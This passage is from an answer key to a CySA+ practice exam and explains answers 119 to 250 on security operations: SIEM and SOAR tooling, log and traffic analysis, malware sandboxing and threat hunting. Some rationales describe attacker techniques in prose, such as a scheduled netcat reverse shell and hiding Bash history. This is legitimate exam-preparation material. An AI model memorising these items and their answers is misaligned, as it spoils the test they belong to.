119. B. The first query will identify times when the `reg.exe` was launched by `cmd.exe`. If the same data is searched to correlate with launches of `cmd.exe` by `explorer.exe`, Mark will know when registry edits were launched via the command line (`cmd.exe`) from Explorer—a process that typically means users have edited the registry, which should be an uncommon event in most organizations and is likely to be a security concern.
120. D. Mateo's only sure bet to prevent these services from being accessed is to put a network firewall in front of them. Many appliances enable services by default; since they are appliances, they may not have host firewalls available to enable. They also often don't have patches available, and many appliances do not allow the services they provide to be disabled or modified.
121. A. The `top` command provides a real-time view of the memory usage for a system on a per-process basis. The `ls` command does not work for memory; `mem` was made up for this question; and `memstat` is used to check the state of memcached servers, and it won't help in this circumstance. If you're not familiar with basic Linux commands such as `top`, you should spend some time with a Linux system as you prepare for the CySA+ exam. A basic understanding of common commands can be very helpful.
122. D. This view of `htop` shows both CPU1 and CPU2 are maxed out at 100 percent. Memory is just over 60

percent used. Almost all swap space is available.

123. B. The `top` command will show a dynamic, real-time list of running processes. If Amanda runs this, she will immediately see that two processes are consuming 99 percent of a CPU each and can see the command that ran the program.
124. D. The `kill` command is used to end processes in Linux. Amanda should issue the `kill -9` command followed by the process ID of the processes she wants to end (the `-9` flag is the signal and means “really try hard to kill this process”). Since she has run both `top` and `htop`, she knows that she needs to end processes 3843 and 3820 to stop stress from consuming all her resources. A little research after that will show her that stress is a stress testing application, so she may want to ask the user who ran it why they were using it if it wasn’t part of their job.
125. B. John has discovered a program that is both accepting connections and has an open connection, neither of which are typical for the Minesweeper game. Attackers often disguise Trojans as innocuous applications, so John should follow his organization’s incident response plan.
126. C. Endpoint detection and response (EDR) tools use software agents to monitor endpoint systems and to collect data about processes, user and system activity, and network traffic, which is then sent to a central processing, analysis, and storage system.
127. C. This command will prevent commands entered at the Bash shell prompt from being logged, as they are all sent to `/dev/null`. This type of action is one reason that administrative accounts are often logged to remote hosts, preventing malicious insiders or attackers who gain administrative access from hiding their tracks.
128. D. When an email is forwarded, a new message with a new Message-ID header will be created. The In-Reply-To and References field will also be set as normal. The best option that Charles has is to look

for clues like a subject line that reads “FWD”—something that is easily changed.

129. D. The `passwd` binary stands out as having recently changed. This may be innocuous, but if Marta believes the machine was compromised, there is a good chance the `passwd` binary has been replaced with a malicious version. She should check the binary against a known good version and then follow her incident response process if it doesn’t match.
130. B. Scheduled tasks, service creation, and autostart registry keys are all commonly found on Windows systems for legitimate purposes. Replacing services is far less common unless a known upgrade or patch has occurred.
131. B. Even if you don’t recognize the Windows Event ID, this query provides a number of useful clues. First, it has an interval of four hours, so you know a time frame. Next, it lists `data.login.user`, which means you are likely querying user logins. Finally, it includes machine count and `>1`, so you can determine that it is looking for more than one system that has been logged in to. Taken together, this means that the query looks for users who have logged in to more than one machine within any given four-hour period. Matt may want to tune this to a shorter time period, because false positives may result for technical support staff, but since most users won’t log in to more than one machine, this could be a very useful threat-hunting query.
132. D. The `strings` command extracts strings of printable characters from files, allowing Ben to quickly determine the contents of files. `grep` would require knowing what he is looking for, and both `more` and `less` will simply display the file, which is often not a useful strategy for binaries.
133. D. The service running from the `www` directory as the user `apache` should be an immediate indication of something strange, and the use of webmin from that directory should also be a strong indicator of

something wrong. Lucas should focus on the web server for the point of entry to the system and should review any files that the `apache` user has created or modified. If local vulnerabilities existed when this compromise occurred, the attacker may have already escalated to another account.

134. C. Damian has likely encountered an advanced persistent threat (APT). They are characterized as extremely well-resourced actors whose compromises typically have an extended dwell time and the ability to scale capabilities to counter defenders over time.
135. D. Linux and Unix systems typically keep user account information stored in `/etc/passwd`, and `/etc/shadow` contains password and account expiration information. Using `diff` between the two files is not a useful strategy in this scenario.
136. C. API-based integrations allow a SOAR environment to send queries as required for the data they need. Flat files and CSVs can be useful when there is no API or when there isn't support for the API in an environment and real-time integration is not required. Email integrations can result in delays as email delivery is not done at a guaranteed speed and can require additional parsing and processing to extract information. Although it isn't in the list here, Bruce might consider a direct database connection if he was unable to use an API and wanted real-time data.
137. D. Although you may want to analyze the email signature block, it is not likely to contain information that will help you identify a phishing message, as the signature text may have been created by the attacker. It is important to note that the signature block refers to the information provided by the user at the end of an email message, not the use of a digital signature. You should analyze the entire body of an email for malicious links and payloads. Header data is often checked against IP reputation databases and other checks that can help

limit email from spam domains and known malicious senders.

138. C. The most common solution to identifying malicious embedded links in email is to use an antimalware software package to scan all emails. They typically include tools that combine IP and domain reputation lists as well as other heuristic and analytical tools to help identify malicious and unwanted links.
139. A. Automated malware analysis tools use a secure and instrumented sandbox environment to unpack and run malware so that they can observe and record actions taken by the malware. This is used to perform behavioral analysis as well as to generate file fingerprints and other elements of unique malware signatures.
140. B. Repeated failures from the same host likely indicate a brute-force attack against the root account.
141. C. Fortunately, the `sshd` service has a configuration setting called `PermitRootLogin`. Setting it to `no` will accomplish Singh's goal.
142. A. The `at` command can be used to schedule Windows tasks. This task starts `netcat` as a reverse shell using `cmd.exe` via port 443 every Friday at 8:30 p.m. local time. Azra should be concerned, as this allows traffic in that otherwise might be blocked.
143. C. This output shows a brute-force attack run against the localhost's root account using SSH. This resulted in the root user attempting to reauthenticate too many times, and PAM has blocked the retries. `Fail2ban` is not set up for this service; thus, this is the one item that has not occurred. If it was enabled, the `Fail2ban` log would read something like 2019-07-11 12:00:00,111  
`fail2ban.actions: WARNING [ssh] Ban 127.0.0.1.`
144. C. The best option for Naomi is a dedicated sandbox tool like Sandboxie or a cloud service sandbox like

`app.run.any`. They are designed to isolate the malware while providing instrumentation to capture and analyze the results of the malware execution. Manually building a virtualization environment is a possibility but requires a lot of work to instrument and build tools to analyze the malware. A containerization tool is best suited to app deployment, and a packet analyzer is useful for looking at network traffic.

145. B. The `-l` flag is a key hint here, indicating that `netcat` was set up as a listener. Any connection to port `43501` will result in `example.zip` being sent to the connecting application. Typically, a malicious user would then connect to that port using `netcat` from a remote system to download the file.
146. C. TCP port `3389` is the standard Microsoft Remote Desktop Protocol (RDP) port. This query would return all matches for source and destination names for all network events where the destination port was `3389`—most likely a system with an accessible RDP service.
147. A. Windows supports application allowlisting (whitelisting). Lukas can allowlist his allowed programs and then set the default mode to Disallowed, preventing all other applications from running and thus blocking the application. This can be a bit of a maintenance hassle but can be useful for high-security environments, or those in which limiting what programs can run is critical.
148. C. Remember that rights are read from left to right as user rights, group rights, and then world rights. Here we have read, write, and execute (`rwx`) for `chuck`, `rw` for `admingroup`, and `r` for world.
149. C. Attackers often use built-in editing tools that are inadvertently or purposefully exposed to edit files to inject malicious code. In this case, someone has attempted to modify the `404` file displayed by WordPress. Anybody who received a `404` error from this installation could have been exposed to

malicious code inserted into the 404 page or simply a defaced 404 page.

150. B. A security orchestration, automation, and response (SOAR) tool is focused on exactly what Melissa needs to do. While SIEM provides similar functionality, the key differentiator is the breadth of the platforms that SOAR tools can acquire data from, as well as the process automation capabilities they bring. User entity behavior analytics (UEBA) tools focus on behaviors rather than on a broad set of organizational data, and managed detection response (MDR) systems are used to speed up detection, rather than for compliance and orchestration.
151. B. Encapsulating Security Payload (ESP) packets are part of the IPsec protocol suite and are typically associated with a tunnel or VPN. Ryan should check for a VPN application and determine what service or system the user may have connected to.
152. A. A desktop application that does not normally provide remote access opening a service port is an example of anomalous behavior. If a web server opened TCP/80 or TCP/443, it would be expected behavior and is likely to be known good behavior. Entity and heuristic behavior were both made up for this question.
153. B. Data enrichment combines data from multiple sources such as directories, geolocation information, and other data sources as well as threat feeds to provide deeper and broader security insights. It is not just a form of threat feed combination, and threat feed combination is a narrower technique than data enrichment is.
154. B. Security information and event management (SIEM) systems typically provide alerting, event and log correlation, compliance data gathering and reporting, data and log aggregation, and data retention capabilities. This also means they can be used for forensic analysis since they should be designed to provide a secure copy of data. They do

not typically provide performance management-specific capabilities.

155. B. Tripwire and similar programs are designed to monitor files for changes and to report on changes that occur. They rely on file fingerprints (hashes) and are designed to be reliable and scalable. Kathleen's best bet is to use a tool designed for the job, rather than to try to write her own.
156. A. In this case, if the user is logged in to administrative systems, privileged account usage would be the most useful additional detail that Alaina could have available. Time-based login information might also prove useful, but a traveling administrative user might simply be in another time zone. Mobile device profile changes and DNS request anomalies are less likely to be correlated with a remote exploit and more likely to be correlated with a compromise of a user device or malware respectively. Rank Software provides a great threat hunting playbook at [www.osintme.com/wp-content/uploads/2022/09/Threat\\_Hunting\\_Playbook.pdf](http://www.osintme.com/wp-content/uploads/2022/09/Threat_Hunting_Playbook.pdf) that may prove useful to you as you consider these threats.
157. A. macOS has a built-in memory monitoring tool as part of Activity Monitor. It will show you details, including how much memory the system has, what is used by applications and the operating system, how much space is taken up by cached files to improve system performance, how much space is used on your disk for swap space, and how efficiently your memory is being used in the form of a statistic called *memory pressure*.
158. C. Forming a hypothesis should be Fiona's next step. Once she starts to consider a scenario, she needs to identify the target and likely adversary techniques and determine how she would verify the hypothesis.
159. B. Awareness campaigns are among the most effective ways to counter spear phishing. A well-

resourced APT organization will send email from legitimate email addresses, thus bypassing most DKIM and SPF defenses. Blocking email from all unknown senders is not acceptable to most organizations.

160. D. Artificial intelligence (AI) and machine learning (ML) approaches are ideal for large volumes of log and analytical data. Manual processes like hypothesis-driven investigations, or IOC- or IOA-driven investigations, can take significant amounts of time when dealing with large volumes of data.
161. D. Dani needs to carefully consider what could occur while she is analyzing the malware. Once it is allowed to connect to one or more remote systems, she needs to be aware that it may result in behavior changes, probes, or attacks by the attacker, or it could attack other systems once it has a network connection and can receive commands.
162. B. Bundling critical assets into groups allows similar assets to be assessed together, leveraging the similarity of their threat profiles. This makes analysis less complex, rather than more complex. Assets should be grouped by similar sensitivity levels, rather than mixed. Threats are assessed against other threats for comparison purposes, and bundling assets will not provide a baseline for them.
163. C. There are many indicators of compromise, including the ones listed in this question, as well as things such as anomalies in privileged account usage, abnormal database requests and traffic patterns, geographical and time-based anomalies in usage patterns, unexpected and abnormal traffic growth, and many others. SCAP is an automation protocol, and both threat answers are not a good fit for this list, although threat hunting and threat feeds may include details such as the type of traffic or attack information.
164. B. Since Naomi is specifically concerned about an end-user driven threat in the form of insider threats, a user entity behavior analytics (UEBA) tool is her

best option from the list. A UEBA system will monitor for behaviors that are atypical for users such as those that an insider threat may take. An intrusion detection system would detect anomalous network activity and attacks, whereas both SOAR and SIEM systems would be useful for centralizing data from tools such as the UEBA and IDS tools.

165. D. Ling can use her SOAR system to analyze all of the common indicators of phishing emails, including subject line content, sender addresses, attachments, and headers. From there, her SOAR system can assign a severity value to the email and take appropriate action, such as testing attachments in an isolated environment or removing phishing emails from mailboxes across her organization.
166. C. The only consistent indicator for this bot in the list is the IP address. Isaac should write his script to validate the IP addresses of systems to see if they should be blocked.
167. B. SOAR systems offer many ways to ingest data, and syslog, APIs, email, STIX/TAXII feeds, and database connections are all common ways for data to be acquired.
168. D. The CySA+ Exam Outline refers to this process as data enrichment. Data enrichment can take many forms, but the basic concept is that adding and correlating multiple data sources provides a richer, more useful data environment. As you might have guessed, the remainder of the options for this question were made up.
169. B. The question's description includes details about the use of the startup Registry entry for Common Startup and lists a Registry key. This means the Reaver malware as described maintains persistence by using a Registry key.
170. C. Machine learning (ML) in systems like this relies on datasets to build profiles of behavior that it then uses to identify abnormal behavior. They also use behavioral data that is frequently associated with

attacks and malware and use that to compare to the user behavior patterns. Signature-based analysis uses hashing or other related techniques to verify if files match a known malware package. The Babbage machine is a mechanical computer, and artificial network analysis was made up for this question.

171. C. Although SIEM and SOAR systems often have similar functionality, SOAR systems are typically designed to work with a broader range of internal and external systems, including threat intelligence feeds and other data sources, and then assist with the automation of responses.
172. B. A single analyst working alone is likely to have limitation to their knowledge, experience, and their own experiential biases. Thus, Fiona should review her hypotheses for her own natural biases and may want to involve other analysts or experts to help control for them.
173. B. A NetFlow or sFlow implementation can provide Nathan with the data he needs. Flows show the source, destination, type of traffic, and amount of traffic, and if he collects flow information from the correct locations on his network, he will have the ability to see which systems are sending the most traffic and will also have a general idea of what the traffic is. A sniffer requires more resources, whereas SDWAN is a software-defined wide area network, which might provide some visibility but does not necessarily meet his needs. Finally, a network tap is used to capture data, but a tap alone does not analyze or provide this information.
174. C. The Transport Layer Security entry shows 20.3 percent of the traffic was sent over TLS. Although this may not all be encrypted web traffic, the likely answer is that the majority of it is.
175. B. A binary file is downloaded from 49.51.172.56, as shown by the `GET` command for `nCvQOQHCBjZFFiJvyVGA/yrkbdmt.bin`. Annie should mark this as an indicator of compromise (IoC) and

look for other traffic to or from this host, as well as what the workstation or system it is downloaded to does next.

176. B. Steve could use Wireshark to capture the download traffic and to observe what host the file was downloaded from. Antimalware tools typically remove the malware but do not provide detailed visibility into its actions. An IPS can detect attacks but would need specific rules to detect the actions taken. Network flows will show where the traffic went but will not provide detailed specifics like a packet capture tool would.
177. B. A relatively common issue during log reviews is incorrect or mismatched time zone settings. Many organizations that operate in more than one time zone use Universal Time Coordinated (UTC) to avoid having to do time zone corrections when comparing logs. In this case, Abdul should check the server that is recording the events at 6 p.m. to see if it is set to the wrong time zone or otherwise is misconfigured to have the wrong system time.
178. D. Anonymous and other politically motivated groups are typically classified as hacktivists because their attacks are motivated for political or other activist reasons.
179. B. Data loss prevention (DLP) systems use business rules that define when and how data is allowed to move around an organization, as well as how it should be classified. Data at rest is data that is not moving, and the remaining options were made up for this question.
180. B. Endpoint detection and response (EDR) tools are integrated security solutions that monitor endpoint systems and collect activity data and then use threat intelligence and behavior to automatically respond by removing or quarantining potential threats. EDR tools can also be helpful for forensic analysis and incident response. An IPS would be useful for monitoring network traffic, a CRM is a customer relationship management tool, and a UEBA would

capture user behavior but does not have the same threat intelligence and response capabilities that an EDR has.

181. C. Although you can build an isolated sandbox or VM, the safest way to analyze malware is to analyze the source code rather than running it. Thus, static analysis is the safest answer, but it may not be as useful as dynamic analysis where you can capture what the malware does as it happens. Static analysis can also be significantly slower because of the effort required to disassemble the code and reverse-engineer what it is doing.
182. B. A cloud access security broker (CASB) is the ideal tool to increase Tom's visibility into cloud services. CASB tools are specifically designed to monitor for cloud access patterns and to ensure that unwanted activity does not occur.
183. D. Windows filesystem auditing does not provide the ability to detect if files were changed. Forensic artifacts can indicate that a file was opened and identify the program that opened it. However, unlike tools such as Tripwire that track file hashes and thus can identify modifications, Windows file auditing cannot provide this detail.
184. A. URL analysis of domain generation algorithm-created uniform resource locators (URLs) relies on either testing URLs via WHOIS lookups and NXDOMAIN responses or using machine learning (ML) techniques, which recognize patterns common to DGA-generated URLs. Natural language processing focuses on understanding natural language data, but DGAs do not rely on natural language-style URLs in most cases.
185. C. The SIEM dashboard is the first thing you see when you log in to almost any SIEM product. Configuring dashboards to provide the most relevant and useful information is an important activity for more SIEM operations staff. The reporting engine is useful for more in-depth detail and also typically helps feed the dashboard. Email

reports can be useful to ensure regular delivery to users who may not have an account on the SIEM or for other purposes where an event-driven or schedule-driven report is useful. A SIEM ruleset defines what a SIEM does and when, but it isn't useful for a quick view.

186. C. In this scenario, the attacker may have been trying to find users who have typed credentials into a `sudo` command in a script. This will find all occurrences of the `sudo` command in all the `/home/users` subdirectories and will then feed that output to a search for `bash.log`, meaning that only occurrences of `sudo` inside of `bash.log` entries will be returned.
187. B. Unless she already knows the protocol that a particular beacon uses, filtering out beacons by protocol may cause her to miss beaconing behavior. Attackers want to dodge common analytical tools and will use protocols that are less likely to attract attention. Filtering network traffic for beacons based on the intervals and frequency they are sent at, if the beacon persists over time, and removing known traffic are common means of filtering traffic to identify beacons.
188. B. SNMP, packet sniffing, and NetFlow are commonly used when monitoring bandwidth consumption. Portmon is an aging Windows tool used to monitor serial and parallel ports, not exactly the sort of tool you'd use to watch your network's bandwidth usage!
189. A. Resource Monitor provides average CPU utilization in addition to real-time CPU utilization. It also breaks out data by specific processes. Since Kelly wants to see average usage over time, she is better off using Resource Monitor instead of Task Manager (which meets all of her other requirements). Performance Monitor is useful for collecting performance data but only in summary form, and `iperf` is a network performance measurement tool.

190. A. Roger has memory usage monitoring enabled with thresholds shown at the bottom of the chart that will generate an alarm if it continues. The chart shows months of stable memory utilization with very little deviation. Although a sudden increase could happen, this system appears to be functioning well.
191. B. The more effort Frank puts into staying up to date with information by collecting threat information (5), monitoring for indicators (1), and staying up-to-date on security alerts (3), the stronger his organization's security will be. Understanding specific threat actors may become relevant if they specifically target organizations like Frank's, but as a midsize organization, Frank's employer is less likely to be specifically targeted directly.
192. D. A sudden resumption of traffic headed "in" after sitting at zero likely indicates a network link or route has been repaired. A link failure would show a drop to zero, rather than an increase. The complete lack of inbound traffic prior to the resumption at 9:30 makes it unlikely this is a DDoS, and the internal systems are not sending significant traffic outbound.
193. C. Angela's best choice would be to implement IP reputation to monitor for connections to known bad hosts. Antivirus definitions, file reputation, and static file analysis are all useful for detecting malware, but command-and-control traffic like beaconing will typically not match definitions, won't send known files, and won't expose files for analysis.
194. A. Flow logs would show Chris outbound traffic flows based on remote IP addresses as well as volume of traffic, and behavioral (heuristic) analysis will help him to alert on similar behaviors. Chris should build an alert that alarms when servers in his datacenter connect to domains that are not already allowlisted and should strongly consider whether servers should be allowed to initiate outbound connections at all.

195. C. Dan can look up the manufacturer prefix that makes up the first part of the MAC address. In this case, Dan will discover that the system is likely a Dell, potentially making it easier for him to find the machine in the office. Network management and monitoring tools build in this identification capability, making it easier to see if unexpected devices show up on the network. Of course, if the local switch is a managed switch, he can also query it to determine what port the device is plugged into and follow the network cable to it.
196. C. The traffic values captured by `ifconfig` reset at 4 GB of data, making it an unreliable means of assessing how much traffic a system has sent when dealing with large volumes of traffic. Bohai should use an alternate tool designed specifically to monitor traffic levels to assess the system's bandwidth usage.
197. B. It is unlikely that skilled attackers will create a new home directory for an account they want to hide. Checking `/etc/password` and `/etc/shadow` for new accounts is a quick way to detect unexpected accounts, and checking both the `sudoers` and membership in wheel and other high-privilege groups can help Vlad detect unexpected accounts with increased privileges.
198. A. Information sharing and analysis centers (ISACs) are information sharing and community support organizations that work within vertical industries such as energy, higher education, and other business domains. Ben may choose to have his organization join an ISAC to share and obtain information about threats and activities that are particularly relevant to what his organization does. A CSIRT is a computer security incident response team and tends to be hosted in a single organization, a VPAC is made up, and an IRT is an incident response team.
199. C. Headers can be helpful when tracking down spam email, but spammers often use a number of methods to obfuscate the original sender's IP address, email, or other details. Unfortunately, email addresses are

often spoofed, and the email address may be falsified. In this case, the only verifiable information in these headers is the IP address of the originating host, `mf-smf-ucb011.ocn.ad.jp` (`mf-smf-ucb011.ocn.ad.jp`) [153.149.228.228]. At times even this detail can be forged, but in most cases, this is simply a compromised host or one with an open email application that spammers can leverage to send bulk email.

200. B. Each antivirus or antimalware vendor uses their own name for malware, resulting in a variety of names showing for a given malware package or family. In this case, the malware package is a ransomware package; that is known by some vendors as GoldenEye or Petya.
201. C. The built-in macOS utility for measuring memory, CPU, disk, network, and power usage is Activity Monitor. Windows uses Resource Monitor, Sysradar was made up for this question, and System Monitor is used to collect information from Microsoft's SQL Server via RPC.
202. C. The system Nara is reviewing has only login failure logging turned on and will not capture successful logins. She cannot rely on the logs to show her who logged in but may be able to find other forensic indicators of activity, including changes in the user profile directories and application caches.
203. B. Profiling networks and systems will provide a baseline behavior set. A SIEM or similar system can monitor for differences or anomalies that are recorded as events. Once correlated with other events, these can be investigated and may prove to be security incidents. Dynamic and static analyses are types of code analysis, whereas behavioral, or heuristic, analysis focuses on behaviors that are indicative of an attack or other undesirable behavior. Behavioral analysis does not require a baseline; instead, it requires knowing what behavior is not acceptable.

204. B. Memory pressure is a macOS-specific term used to describe the availability of memory resources. Yellow segments on a memory pressure chart indicate that memory resources are still available but are being tasked by memory management processes such as compression.
205. D. Saanvi simply needs to generate a known event ID that he can uniquely verify. Once he does, he can log into the SIEM and search for that event at the time he generated it to validate that his system is sending syslogs.
206. B. Maria has performed interactive behavior analysis. This process involves executing a file in a fully instrumented environment and then tracking what occurs. Maria's ability to interact with the file is part of the interactive element and allows her to simulate normal user interactions as needed or to provide the malware with an environment where it can interact like it would in the wild.
207. B. Alyssa is using reverse engineering to analyze the functioning of an executable file. Sandboxing would be used to observe the malicious code's behavior. Fingerprinting is used to compare the signature of the file to other known malicious files. Darknets are used to identify malicious traffic and aren't used in this way.
208. C. The only solution from Latisha's list that might work is to capture network flows, remove normal traffic, and then analyze what is left. Peer-to-peer botnets use rapidly changing control nodes and don't rely on a consistent, identifiable control infrastructure, which means that traditional methods of detecting beaconing will typically fail. They also use quickly changing infection packages, making signature-based detection unlikely to work. Finally, building a network traffic baseline after an infection will typically make the infection part of the baseline, resulting in failure to detect malicious traffic.

209. A. Online tools like VirusTotal, MetaScan, and other online malware scanners use multiple antivirus and antimalware engines to scan files. This means they can quickly identify many malware packages. Static analysis of malware code is rarely quick and requires specialized knowledge to unpack or deobfuscate the files in many cases. Running strings can be helpful to quickly pick out text if the code is not encoded in a way that prevents it but is not a consistently useful technique. Running local antivirus or antimalware can be helpful but has a lower success rate than a multi-engine tool.
210. C. This image represents an actual situation that involved a severed fiber link. Checking the secondary link would show that traffic failed over to the secondary link after a few minutes of failed connection attempts. This diagram is not sufficient to determine whether Brian has a caching server in place, but normal traffic for streaming services and videoconferences wouldn't work via a cache. If the link had failed and the card or device recovered on the same link, a resumption of normal traffic would appear. PRTG has continued to get small amounts of traffic, indicating that it is still receiving some information.
211. A. Adam will quickly note that weekends see small drops, but Christmas vacation and summer break both see significant drops in overall traffic. He can use this as a baseline to identify unexpected traffic during those times or to understand what student and faculty behavior mean to his organization's network usage.
212. B. Advanced persistent threats often leverage email, phishing, or a vulnerability to access systems and insert malware. Once they have gained a foothold, APT threats typically work to gain access to more systems with greater privileges. They gather data and information and then exfiltrate that information while working to hide their activities and maintain long-term access. DDoS attacks, worms, and

encryption-based extortion are not typical APT behaviors.

213. A. Malicious sites may run scripts intended to mine cryptocurrency or to perform other actions when they are visited or ads execute code, resulting in high processor consumption. Charles should review the sites that were visited and check them against a trusted site list tool or a reputation tool. The scenario described does not indicate that checking the binary will help, and reinstalling a browser isn't typically part of the response for high CPU usage. Disabling TLS is a terrible idea, and modern CPUs shouldn't have an issue handling secure sites.
214. B. Barb can configure a behavior-based analysis tool that can capture and analyze normal behavior for her application and then alert her when unexpected behavior occurs. Although this requires initial setup, it requires less long-term work than constant manual monitoring, and unlike signature-based or log analysis-based tools, it will typically handle unexpected outputs appropriately.
215. B. SSH communications normally take place over TCP port 22. Attackers may try to run SSH servers over different ports to avoid detection.
216. A. Attackers commonly use scheduled tasks to achieve persistence. If an analyst forgets to check for scheduled tasks, attackers may leave a task scheduled that opens up a vulnerability at a later date, achieving persistence on the system.
217. A. Syslog levels identify the urgency of the message and are numbered from 0 through 7. The highest level is level 0, which is designated as an emergency message. Syslog level 1 messages are alerts, level 2 messages are critical messages, level 3 messages are errors, level 4 messages are warnings, level 5 messages are notices, level 6 messages are informational, and level 7 is for debugging messages.

218. C. The `/etc` directory normally contains system-level configuration files. Files are generally not stored at the root level (`/`) of a file system. The `/bin` directory is used for binary executables, and the `/dev` directory is used for devices.
219. B. `MALWARESCAN.EXE` is not a standard Windows system process and should be investigated if found on a system. `SERVICES.EXE` is the Windows Service Control Manager. `WINLOGIN.EXE` is the Windows Login Process. `LSASS.EXE` is the Local Security Authority Subsystem Service.
220. B. The central processing unit (CPU) is responsible for executing commands issued by the operating system or application code. Random access memory (RAM) is used to temporarily store data needed by the CPU. Solid-state drives (SSDs) and magnetic hard disk drives (HDDs) are long-term storage devices.
221. C. Servers that are accessible by the general public should be placed on a screened subnet (also known as a *demilitarized zone* (DMZ)), which is a network designed for this purpose. Servers located on more restrictive subnets, such as an intranet or database subnet, should not be directly accessible from the Internet. Servers should not be placed on the Internet zone because then they would not be protected by the organization's firewall and other perimeter security controls.
222. B. The key to answering this question is recognizing that the multitenancy model involves many different customers accessing cloud resources hosted on shared hardware. That makes this a public cloud deployment, regardless of the fact that access to a particular server instance is limited to Matthew's company. In a private cloud deployment, only Matthew's company would have access to any resources hosted on the same physical hardware: this is not multitenancy. There is no indication that Matthew's organization is combining resources of public and private cloud computing, which would be

a hybrid cloud, or that the resource use is limited to members of a particular group, which would be a community cloud.

223. A. Zero-trust network architectures make trust decisions based upon the identity of the user or device making the request. They do not make trust decisions based upon network location characteristics, such as an IP address, VLAN assignment, or network segment.
224. C. Secure access service edge (SASE) approaches to network security seek to implement zero-trust networking in a way that integrates cloud security services. Next-generation firewalls (NGFWs), cloud access security brokers (CASBs), and wide area network (WAN) connections are all critical components of SASE deployments. Hypervisors are used to create virtual machines, and, while they may be leveraged in a SASE environment, they are not themselves a direct part of the SASE architecture.
225. A. Shadow files are used to store hashed passwords and would not be used in passwordless authentication. Passwordless authentication may make use of other authentication factors, including a smartphone app (something you have) or biometrics (something you are). Windows Hello is an authentication technology used to implement passwordless authentication on Windows systems.
226. A. Personally identifiable information (PII) includes information that can be used to identify, contact, or locate a specific individual. At times, PII must be combined with other data to accomplish this but remains useful for directly identifying an individual. The data that Manish and Linda are classifying is an example of PII. PHI is personal health information. Intellectual property is the creation of human minds including copyrighted works, inventions, and other similar properties. PCI DSS is the Payment Card Industry Data Security Standards.

227. B. [Bit.ly](#) is an example of a URL redirection domain, commonly used to create short links. These sites are commonly blocked by content filters because they may be used to hide malicious URLs in a technique known as URL obfuscation. The [bit.ly](#) domain itself is not known to be malicious or obscene but may be used to hide links to those sites.
228. A. Derek has created a malware analysis sandbox and may opt to use tools like Cuckoo, Truman, Minibis, or a commercial analysis tool. If he pulls apart the files to analyze how they work, he would be engaging in reverse engineering, and doing code-level analysis of executable malware would require disassembly. Darknets are used to identify malicious traffic and aren't used in this way.
229. C. Script kiddies are relatively unsophisticated attackers who generally make use of code developed by other attackers, making only minor modifications. Other attackers, such as nation-state actors, hacktivists, and insiders, are generally classified by their motivations, rather than their techniques.
230. A. Open-source collection initiatives use publicly available information. This may be found in government bulletins, on the Web (even the Dark Web!), or on social media. Web server logs are generally not public information and would, therefore, be considered closed-source, rather than open-source sources.
231. D. The U.S. government created information sharing and analysis centers (ISACs). ISACs help infrastructure owners and operators share threat information, and they provide tools and assistance to their members.
232. D. Human resources (HR) teams are not generally the recipients of threat intelligence information. Threat intelligence is normally shared with incident response teams, vulnerability management teams, risk management staff, security engineers, and

detection and monitoring teams in the security operations center (SOC).

233. C. The ATT&CK framework defines the attack vector as the specifics behind how the adversary would attack the target. You don't have to memorize ATT&CK to pass the exam, but you should be prepared to encounter questions that you need to narrow down based on what knowledge you do have. Here you can rule out the threat actor and targeting method and then decide between the attack vector and organizational weakness.
234. B. Processes that are repeatable and do *not* require human interaction are the best candidates for automation. The criticality or sensitivity of a process is not a significant factor in determining whether it is possible to automate it.
235. D. API-based CASB solutions interact directly with the cloud provider through the provider's API. Inline CASB solutions intercept requests between the user and the provider. Outsider and comprehensive are not categories of CASB solutions.
236. B. The defining characteristic of zero-trust network architecture is that trust decisions are not based on network location, such as IP address. It is appropriate to use other characteristics, such as a user's identity, the nature of the requested access, and the user's geographic (not network!) location.
237. A. OpenID Connect is an authentication layer that works with OAuth 2.0 as its underlying authorization framework. It has been widely adopted by cloud service providers and is widely supported. SAML, RADIUS, and Kerberos are alternative authentication technologies but do not have the same level of seamless integration with OAuth.
238. C. WHOIS provides information that can include the organization's physical address, registrar, contact information, and other details. `nslookup` will provide IP address or hostname information, whereas `host`

provides IPv4 and IPv6 addresses as well as email service information. `traceroute` attempts to identify the path to a remote host as well as the systems along the route.

239. B. Specific details of attacks that may be used to identify compromises are known as indicators of compromise (IoC). This data may also be described as an adversary tactic, technique, or procedure (TTP), but the fact that it is a set of file signatures makes it more closely match the definition of an IoC.
240. A. PINs and passwords are both examples of something you know. Biometric factors are an example of something you are, and a physical USB token would be a common example of something you have. Something you set is not a type of authentication factor.
241. D. The scenario describes a mix of public cloud and private cloud services. This is an example of a hybrid cloud environment.
242. D. Worms have built-in propagation mechanisms that do not require user interaction, such as scanning for systems containing known vulnerabilities and then exploiting those vulnerabilities to gain access. Viruses and Trojan horses typically require user interaction to spread. Logic bombs do not spread from system to system but lie in wait until certain conditions are met, triggering the delivery of their payload.
243. A. Nation-state actors are government sponsored and typically have the greatest access to resources including tools, money, and talent.
244. C. Port scans are an active reconnaissance technique that probe target systems and would not be considered open-source intelligence (OSINT). Search engine research, DNS lookups, and WHOIS queries are all open-source resources.
245. C. Data loss prevention (DLP) can tag sensitive data and then scan outbound communications for that data. Once tagged data or data that matches specific

patterns such as credit card numbers or Social Security numbers are discovered, DLP can alert the user or take other action. An intrusion detection system (IDS) might be able to detect patterns but could not stop traffic flow. FSB is not a security term, and full-disk encryption (FDE) can help prevent data loss if a system is stolen.

246. D. The `sudo` command allows a normal user account to execute administrative commands and is an example of privileged access, not standard user access. There is no indication in the scenario that Ben lacks proper authorization for this access. Service access is the access to resources by system services, rather than individual people.
247. B. Running software in an isolated, instrumented, and protected sandbox is a useful technique when testing unknown, potentially malicious software. Sandboxing techniques are used by many malware analysis tools and companies to allow them to determine what a new malicious application does. The remaining options are made up.
248. D. While it won't be a perfect solution, Valerie should implement an awareness campaign including simulated phishing attacks. This will decrease the chances of staff members falling for attacks like this as well as other techniques that rely on impersonation as part of phishing attempts. Requiring digital signatures for all email will not prevent phishing attacks that appear to come from personal email or external entities. While DKIM, DMARC, and SPF help to ensure that email sent via a domain is legitimate, there is nothing in this question that indicates that the email was sent from an internal email address.
249. B. While higher levels of detail can be useful, it isn't a common measure used to assess threat intelligence. Instead, the timeliness, accuracy, and relevance of the information are considered critical to determining whether you should use the threat information.

250. D. Endpoint detection and response (EDR) tools do not collect data such as network traffic or cloud infrastructure. They do collect data from endpoints and centralize it for analysis and response, including forensic and threat detection capabilities.

## Chapter 2: Domain 2.0: Vulnerability Management

